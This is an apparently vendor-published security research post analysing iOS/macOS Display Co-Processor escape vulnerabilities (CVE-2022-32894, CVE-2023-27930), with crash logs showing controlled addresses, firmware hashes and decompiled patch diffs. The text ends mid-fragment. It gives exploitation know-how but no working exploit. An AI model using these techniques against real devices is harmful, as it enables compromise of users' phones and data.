The Mystery Behind ColdIntro (CVE-2022-32894) and ColdInvite (CVE-2023-27930) a Co-Processor Escape Vulnerability Contents

---

By: 08tc3wbb

TL;DR

- Jamf observed signs of attacks that were targeting co-processors.
- Google released an advisory on commercial threat actors using a co-processor vulnerability in the wild.
- Apple released iOS 15.6.1 to patch CVE-2022-32894, addressing a kernel vulnerability. Our research shows that the intention of this patch was to mitigate the method used by an attacker to jump from the co-processor to the Application Processor (AP). We've named this vulnerability ColdIntro: an undesirable introduction from the Display Co-Processor (DCP) to the AP Kernel.
- The patch is incomplete: it mitigates a specific way for an attacker to escape a co-processor but does not fix the root cause of the underlying vulnerability.
- Furthermore, we continued to dig deeper and found another vulnerability that allows threat actors to similarly escape from the DCP to the AP kernel. We have named the newly patched vulnerability: ColdInvite.
- We've researched ways for attackers to escape the specific co-processor in question (Display Co-Processor) and quickly found a powerful exploit primitive ColdInvite (CVE-2023-27930).
- We are releasing the details of a DCP vulnerability (CVE-2023-27930) that we discovered during our audit.
- We will release the proof of concept (PoC) for CVE-2023-27930 after Apple has publicly released a patch.
- We predict more co-processors attacks and co-processor escape vulnerabilities in the future.
- Hardware and software versions vulnerable to ColdInvite: iPhone 12 and newer models with iOS 14+
- Jamf would like to thank the Apple Product Security team for patching the vulnerability quickly.
- Jamf recommends updating to iOS 16.5 to patch this vulnerability.

Note: As we don't want to provide threat actors information relating to the advanced methods we use to discover vulnerabilities or attacks, we've omitted certain technical details from our research.

A tale of a mitigation-only patch

On June 8th, 2022, ZecOps, a Jamf company, was asked in a public event what they believe are the attacks of the future. Jamf hinted that we're seeing strong indications for attacks that include:


1. Targeting of firmware/co-processors

2. Kernel-level anti-forensics techniques

On June 23rd, 2022, Google Threat Analysis Group & Project Zero published details about an attack in the wild that was leveraging a vulnerability in a co-processor. This post was generally unnoticed by the wider public. Though this type of sophisticated attack is typically the domain of nation-state threat actors, Google reported evidence of these vulnerabilities being exploited by commercial threat actors.

On August 17th, 2022, Apple released a security advisory and an update patching two interesting vulnerabilities:

- **CVE-2022-32894: "Kernel" vulnerability**
- **CVE-2022-32893: WebKit vulnerability**



iOS 15.6.1 and iPadOS 15.6.1

Released August 17, 2022

Kernel


Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An application may be able to execute arbitrary code with kernel privileges. Apple is aware of a report that this issue may have been actively exploited.

Description: An out-of-bounds write issue was addressed with improved bounds checking.

CVE-2022-32894: an anonymous researcher

In this research report, we are going to take a deep look into the kernel vulnerability above — making every effort to unravel CVE-2022-32894 while hoping to better understand the latest vulnerable surfaces and state-of-the-art exploitation techniques.



WebKit

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: Processing maliciously crafted web content may lead to arbitrary code execution. Apple is aware of a report that this issue may have been actively exploited.

Description: An out-of-bounds write issue was addressed with improved bounds checking.

WebKit Bugzilla: 243557
CVE-2022-32893: an anonymous researcher

These two vulnerabilities are particularly intriguing given that Apple is aware of reports that they may have been actively exploited in the wild. Therefore, it's likely that these two vulnerabilities are connected and were part of an impactful remote exploit chain.

The related bug, (CVE-2022-32893) was reported to achieve remote code execution in the WebKit engine. While technical analysis of this browser vulnerability is not in scope for this report, Apple noted just above the CVE classification that this vulnerability is related to WebKit Bugzilla 243557.

Display Co-Processor, a new threat?

In June 2022, Ian Beer of Google Project Zero published a blog uncovering a malicious app targeting iPhone 12 and 13 that utilizes a then-unheard-of exploitation method. It first took control over a co-processor called Display Co-Processor, or DCP for short. The exploit then leveraged DCP as a trampoline to attack the kernel. If you aren't familiar with DCP, the referenced blog provides a great introduction.

This approach is superior to conventional kernel exploitation because security mitigations in co-processors are years behind the maturity of the kernel security mitigations which operate on the Application Processor (AP). Most co-processors:

- writable data segments
- lack Pointer Authentication Codes (PAC)
- lack Memory Tagging Extension (MTE)
- lack Address Space Layout Randomization (ASLR).

This means that attackers targeting co-processors can leverage predictable memory layouts while the lack of security mitigations provides zero resistance when developing reliable exploit chains.

While nation-state attackers have long had the funding and resources to develop sophisticated new attacks, it is surprising that commercial threat actors now leverage vulnerabilities in co-processors to achieve full device control. In theory, these vulnerabilities sound harder to exploit, but practically speaking, it's not always the case.

IOMobileFrameBuffer module and the DCP


DCP is only present on iPhone 12 and newer models, as well as all Macs equipped with an Apple Silicon chip. On these newer devices, Apple relocated a massive amount of code that handles IOMobileFrameBuffer to a co-processor.

IOMobileFrameBuffer is a complex module. It is one of the few kernel drivers that is accessible from a website's renderer process (web content). Therefore, it opens up the possibility of a remote attack when combined with a remote code execution (RCE) vulnerability in the browser. As a result, it became a popular target for attackers and has been exploited repeatedly in the past.

Here are examples of the IOMobileFrameBuffer being exploited in the wild:

- iOS 15.3 - CVE-2022-22587
- iOS 14.8.1 - CVE-2021-30883 and iOS 15.0.2 - CVE-2021-30883
- iOS 14.7.1 - CVE-2021-30807

Now, this module lives in the less mature DCP instead of the kernel. The following example shows that a DCP takeover can be done using CVE-2021-30883.



```
  "panicString" : "panic(cpu 1 caller 0xfffffff014935f78): DCP DATA ABORT  pc=0x0000000000068d50 Exception class=0x25 (Data
Abort taken without a change in Exception level), IL=1, iss=0x4 far=0x4141414141414141 - iomfb_driver(6)
RTKit: RTKit_iOS-1558.40.22.debug - Client: local-iphone13dcp.release
!UUID: a6ec6960-3fde-39c0-8089-bbc3c65fd3d3
Time: 0x0000072168f398f5

Faulting task stack frame:
  pc=0x0000000000068d50 Exception class=0x25 (Data Abort taken without a change in Exception level), IL=1, iss=0x4
far=0x4141414141414141
  r00=0xffffffff41620d88  r01=0xffffffff415ab248  r02=000000000000000000  r03=0x00000000003609d0
  r04=0x0000000000360ba8  r05=0x0000000000360bc0  r06=000000000000000000  r07=0x00000000000415c4
  r08=0x4141414141414141  r09=000000000000000000  r10=0xffffffff417fd880  r11=0xffffffff41620d88
  r12=0xffffffff417ff4f8  r13=000000000000000000  r14=0xffffffff417ff4f9  r15=0xffffffff417ff4f8
  r16=0x0000000000000001  r17=000000000000000000  r18=000000000000000000  r19=000000000000000000
  r20=000000000000000000  r21=0xffffffff4177edd8  r22=000000000000000000  r23=0xffffffff415ab248
  r24=0x0000000000360bc0  r25=0x0000000000000001  r26=0xffffffff4177db78  r27=0x0000000080000008
  r28=0xffffffff4177dbb0  r29=0x0000000000360900
   sp=0x00000000003608f0   lr=0x00000000000690e8   pc=0x0000000000068d50  psr=0x60000004
  psr=0x60000004        cpacr=0x300000          fpsr=0x000011          fpcr=00000000
```

We can see that the attempted access address, Fault Address Register (FAR), is fully controlled (0x4141414141414141).

In a prior example leveraging CVE-2021-30883, an attacker altered the code execution flow of the DCP, which can be exploited to completely take over the DCP. A proof of concept for CVE-2021-30883 can be located on GitHub.

While we don't know the exact reason behind the decision to relocate this module to the DCP, we can speculate that it was done to increase the speed of the device by reducing the computational burden on the AP.

Unfortunately, given the immaturity of the DCP's security mitigations, this change made it easier to exploit IOMobileFrameBuffer vulnerabilities.

Co-Processor attacks and escape vulnerabilities?


On both iOS and M1 devices, the Device Address Resolution Table (DART) is used to protect co-processors by limiting their access to memory. Each co-processor operates within its own isolated virtual memory space. Readers may be more familiar with the concept Input-Output Memory Management Unit (IOMMU) from the XNU source code. Google provides further information regarding this and how attackers managed to create a fake carrier app to target victims.

By triggering a bug in a kernel driver that responds to a co-processor message, attackers can manipulate the kernel's memory and then overwrite credentials, and execute malicious payloads in the AP, directly threatening the user's data privacy.

Thanks to DART, each co-processor is isolated in its own virtual memory space, running a separate operating system called RTKitOS (see the screenshot below). It acts as an insulator between the co-processor and the user's data and applications. In order to reach user application data, threat actors require new vulnerabilities that allow them to escape the co-processor isolation environment in order to take over the device AP.

```
ANE: RTKSTACKRTKit_iOS-1558.40.22.release
ANS: RTKSTACK0123456789abcdef0123456789ABCDEFRTKit_iOS-1558.40.22.release
AOP: RTKit_iOS-1558.40.22.debug
AVE: RTKSTACKRTKit_iOS-1558.40.22.release
DCP: RTKit_iOS-1558.40.22.debug
GFX: RTKSTACK0123456789abcdef0123456789ABCDEFRTKit_iOS-1558.40.22.release
ISP: RTKSTACKRTKit_iOS-1558.40.22.release
PMP: RTKit_iOS-1558.40.22.release
SIO: RTKSTACK0123456789abcdef0123456789ABCDEFRTKit_iOS-1558.40.22.release
```

Co-Processors that run RTKitOS




```
  "panicString" : "panic(cpu 1 caller 0xfffffe0011040f08): Kernel data abort. at pc 0xfffffe0011830c30, lr 0xfffffe0011830c18
(saved state: 0xfffffe74fc8039e0)
          x0:  0x0014141414141400 x1:  0xfffffc68e267eec0  x2:  0x0000000000000001  x3:  0xedd27e0010e818d0
          x4:  0xfffffe0013719ad8 x5:  0x0000000000000000  x6:  0x0000000000000000  x7:  0xfffffe200174b748
          x8:  0xfffffe298e50aec0 x9:  0xfffffe0013702078  x10: 0x0000000000000009  x11: 0x0000000000000008
          x12: 0x0000000000000008 x13: 0x0000000000000008  x14: 0xfffffe200174b750  x15: 0x0000000000000009
          x16: 0xfffffe0013702078 x17: 0x34f6fe0013702078  x18: 0x0000000000000000  x19: 0xfffffe2000bbcfe0
          x20: 0x00000000e00002c2 x21: 0xfffefeb9d41f9100  x22: 0xfffffe200174b748  x23: 0x0000000000000003
          x24: 0xfffffe300051c9d0 x25: 0xcda1fe1b33488540  x26: 0x000000000000008c  x27: 0xfffffe00142fd1e8
          x28: 0xfffffe00142fd1e8 fp:  0xfffffe74fc803d60  lr:  0xfffffe0011830c18  sp:  0xfffffe74fc803d30
          pc:  0xfffffe0011830c30 cpsr: 0x80401208         esr: 0x96000004          far: 0x0014141414141400

Debugger message: panic
Memory ID: 0x6
OS release type: User
OS version: 21G72
```

AP Kernel memory corruption by the DCP using CVE-2022-32894 in macOS Monterey 12.5

As we can see in the screenshot above, our tests of CVE-2022-32894 on macOS Monterey 12.5 allows the DCP to corrupt the kernel's memory, meaning that attackers can use the DCP as a viable path to corrupt the entire device.

Was CVE-2022-32894 fully patched?

Despite our ability to corrupt kernel memory directly from the DCP using CVE-2022-032894, the DCP firmware before and after the patch remained exactly the same — without any change to the DCP functions. This means that the underlying vulnerability exploited with CVE-2022-32894 was not immediately patched and instead was temporarily mitigated.



```
[# sha1sum 15_6_1_iphone13dcp.im4p
 2da90a5c4686e3201c76cccbab62615774b4538f  15_6_1_iphone13dcp.im4p
[# sha1sum 15_6_iphone13dcp.im4p
 2da90a5c4686e3201c76cccbab62615774b4538f  15_6_iphone13dcp.im4p
```

The DCP firmware before and after the patch remained exactly the same

Following our assessment of CVE-2022-32894, we believe there is at least one more vulnerability that was not immediately patched by iOS 15.6.1 update. Let's dive further into our detailed analysis.


Analyzing the patch

We started by comparing the iOS and macOS kernels before (iOS 15.6 and macOS 12.5) and after (iOS 15.6.1/macOS 12.5.1) patching. We noticed two changes that appear to be related to the out-of-bounds (OOB) issue at the heart of CVE-2022-32894. Both can be discovered by simple string comparison.

The first clue is a newly added panic description “*Out of bound index (%d) for port request table size (%d)*”.

The same OOB check has been added in four ipc_port_request* functions:

- ipc_port_request_alloc
- Ipc_port_request_sparm
- Ipc_port_request_type
- ipc_port_request_cancel




```
__int64 __fastcall ipc_port_request_sparm(_DWORD *a1, __int6
{
  _QWORD *v6; // x8
  int v8; // w8
  __int64 v9; // x1
  __int64 v10; // x8
  int v11; // w9

  if ( !a3 )
    return 0LL;
  if ( (*a1 & 0x80000000) == 0 )
    _ipc_port_inactive_panic(a1);
  v6 = (_QWORD *)(*((_QWORD *)a1 + 12) + 16LL * a3);
  if ( (*v6 & 2) == 0 )
    return 0LL;
  *v6 |= 1uLL;
  a1[2] |= 0x40u;
  if ( (a4 & 0x20) != 0 )
  {
    if ( (_BYTE)a5 == 0xFF )
    {
      if ( (a5 & 0x223FC000) == 0 && (a5 & 0x3F00) != 0 )
      {
        v8 = (a5 >> 8) & 0x3FFF;
        if ( v8 )
        {
          v9 = __clz(__rbit(v8)) + 1;
LABEL_12:
0028265C _ipc_port_request_sparm:11 (FFFFFE000728665C)
```

```
__int64 __fastcall ipc_port_request_sparm(__int64 a1, __int64 a2, __int
{
  unsigned int *v7; // x16
  _QWORD *v8; // x8
  unsigned int v9; // w8
  __int64 v10; // x1
  __int64 v11; // x8
  int v12; // w9

  if ( !(_DWORD)a3 )
    return 0LL;
  if ( (*(_DWORD *)a1 & 0x80000000) == 0 )
    _ipc_port_inactive_panic(a1);
  v7 = *(unsigned int **)(*(_QWORD *)(a1 + 96) + 0LL);
  if ( *v7 <= (unsigned int)a3 )
    panic("Out of bound index (%d) for port request table size (%d).
  v8 = (_QWORD *)(*(_QWORD *)(a1 + 96) + 16LL * (unsigned int)a3);
  if ( (*v8 & 2) == 0 )
    return 0LL;
  *v8 |= 1uLL;
  *(_DWORD *)(a1 + 8) |= 0x40u;
  if ( (a4 & 0x20) != 0 )
  {
    if ( (_BYTE)a5 == 0xFF )
    {
      if ( (a5 & 0x223FC000) == 0 && (a5 & 0x3F00) != 0 )
      {
        v9 = (a5 >> 8) & 0x3FFF;
        if ( v9 )
        {
          v10 = __clz(__rbit(v9)) + 1;
LABEL_13:
          sub_FFFFFE0007282A74(a1 + 32, v10);
002827D0 _ipc_port_request_sparm:1 (FFFFFE00072867D0)
```

Changes that were made to the four ipc_port_request* functions

The illustration below reflects the changes in the XNU source code to provide a clearer view of the modifications in this patch. The table parameter, which essentially is “port->ip_requests”, is a contiguous memory storing an array of struct ipc_port_request data. The patch checks that the incoming index does not exceed the size of the table, otherwise an OOB access will occur and a panic will be triggered.




```
/*
 *  Routine:    ipc_port_request_cancel
 *  Purpose:
 *      Cancel a dead-name/send-possible request and return th
 *  Conditions:
 *      The port must be locked and active.
 *      The index must not be IPR_REQ_NONE and must correspon
 */

ipc_port_t
ipc_port_request_cancel(
    ipc_port_t                      port,
    __assert_only mach_port_name_t  name,
    ipc_port_request_index_t        index)
{
    ipc_port_request_t ipr, table;
    ipc_port_t request = IP_NULL;

    require_ip_active(port);
    table = port->ip_requests;
    assert(table != IPR_NULL);

    assert(index != IE_REQ_NONE);
    ipr = &table[index];
    assert(ipr->ipr_name == name);
    request = IPR_SOR_PORT(ipr->ipr_soright);

    /* return ipr to the free list inside the table */
    ipr->ipr_name = MACH_PORT_NULL;
    ipr->ipr_next = table->ipr_next;
    table->ipr_next = index;

    return request;
}


/*
 *  Routine:    ipc_port_nsrequest
```

```
/*
 *  Routine:    ipc_port_request_cancel
 *  Purpose:
 *      Cancel a dead-name/send-possible request and return the send-once right.
 *  Conditions:
 *      The port must be locked and active.
 *      The index must not be IPR_REQ_NONE and must correspond with name.
 */

ipc_port_t
ipc_port_request_cancel(
    ipc_port_t                      port,
    __assert_only mach_port_name_t  name,
    ipc_port_request_index_t        index)
{
    ipc_port_request_t ipr, table;
    ipc_port_t request = IP_NULL;

    require_ip_active(port);
    table = port->ip_requests;
    assert(table != IPR_NULL);

    if(table->name.size->its_size <= index){
        panic("Out of bound index (%d) for port request table size (%d). @%s:%d", index, table->name.size->its_size, "ipc_port.c", 592);
    }

    assert(index != IE_REQ_NONE);
    ipr = &table[index];
    assert(ipr->ipr_name == name);
    request = IPR_SOR_PORT(ipr->ipr_soright);

    /* return ipr to the free list inside the table */
    ipr->ipr_name = MACH_PORT_NULL;
    ipr->ipr_next = table->ipr_next;
    table->ipr_next = index;

    return request;
}
```

Our initial assumption was that it might be a race condition because there are some mach traps that interact with this part of the port structure. The table size could grow and be read by mach_port_set_attributes or mach_port_get_attributes with MACH_PORT_DNREQUESTS_SIZE. Furthermore, mach_port_request_notification leads to invoking ipc_port_request* functions, making changes to the table content. We made varying attempts without success, prompting us to look elsewhere.

The next clue is a newly added panic description. "*IOP Buffer array length exceeded" @%s:%d*". Note that in the screenshot we show the macOS version just to make things easier, as it contains more symbols for readability but the iOS version is the same.



12_5) [redacted] AppleFirmwareKit_12_5.i64

```
sible(*(RTBuddyService *
e memory\" @%s:%d", "AFK
yFromIOPPhys(
```

Similarity	Confide	Change	EA Primary	Name Primary
0.97	0.99	GI-----	00008528	AFKMailboxSharedMemoryEndpoint::handleMailb
1.00	0.99	-------	00004000	__start

